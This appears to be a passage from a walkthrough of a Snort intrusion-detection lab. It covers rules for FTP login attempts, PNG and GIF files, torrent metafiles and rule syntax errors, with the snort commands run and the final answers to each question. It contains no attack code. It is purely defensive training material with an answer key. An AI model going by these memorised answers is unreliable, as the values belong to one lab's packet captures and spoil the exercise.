
41 alerts found for FTP login failed



Rule for FTP success login attempt




1 alert found for FTP login success




Rule for FTP login attempt with a valid username but bad password

42 alert found for FTP login with a valid username but bad password



Rule for FTP login attempt with “Administrator” username but bad password

7 alert found for FTP login with “Administrator” username but bad password



Final Answers-

Use the given pcap file.

Write rules to detect "**all TCP port 21**" traffic in the given pcap.

What is the number of detected packets?

614 Correct Answer Hint

Investigate the log file.

What is the FTP service name?

microsoft ftp service Correct Answer

Clear the previous log and alarm files.

Deactivate/comment on the old rules.

Write a rule to detect failed FTP login attempts in the given pcap.

What is the number of detected packets?

41 Correct Answer Hint


Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect successful FTP logins in the given pcap.

What is the number of detected packets?

1 Correct Answer Hint



Task 4 Writing IDS Rules (PNG) –

Let's create IDS Rules for PNG files in the traffic!


Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the PNG file in the given pcap.

Answer to the questions of this section-

Type in terminal — sudo nano local.rules to create alert for FTP (search file magic number for PNG)




Now launch — sudo snort –c local.rules –dev –l . –r [ftp pcap file]


We have received 1 Alert

Launch in the terminal — sudo snort –d -r [log file]

Software name- Adobe ImageReadyq



Type in terminal — sudo nano local.rules to create alert for FTP (search file magic number for GIF)




Now launch — sudo snort –c local.rules –dev –l . –r [ftp pcap file]

We have received 4 Alerts

Launch in the terminal — sudo snort –d -r [log file]

Image Format- GIF89a



Final Answers-

Task 5 Writing IDS Rules (Torrent Metafile) –

Let's create IDS Rules for torrent metafiles in the traffic!


Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the torrent metafile in the given pcap.

Answer to the questions of this section-


Type in the terminal — sudo nano local.rules to create alert for Torrent




Now launch — sudo snort –c local.rules –dev –l . –r [torrent pcap file]

We have received 2 Alerts

Launch in the terminal — sudo snort –d -r [log file]



Final Answers-



Task 6 Troubleshooting Rule Syntax Errors –

Let's troubleshoot rule syntax errors!

In this section, you need to fix the syntax errors in the given rule files.


You can test each ruleset with the following command structure;

sudo snort -c local-X.rules -r mx-1.pcap -A console

Fix the syntax error in local-1.rules file and make it work smoothly.

Answer to the questions of this section-


Error messages received when tested broken rules




Corrections- keep testing modified rule files using **sudo snort -c local-X.rules -r mx-1.pcap -A console**

Correct using sudo nano local-x.rules


local-1.rules — 16 alerts received



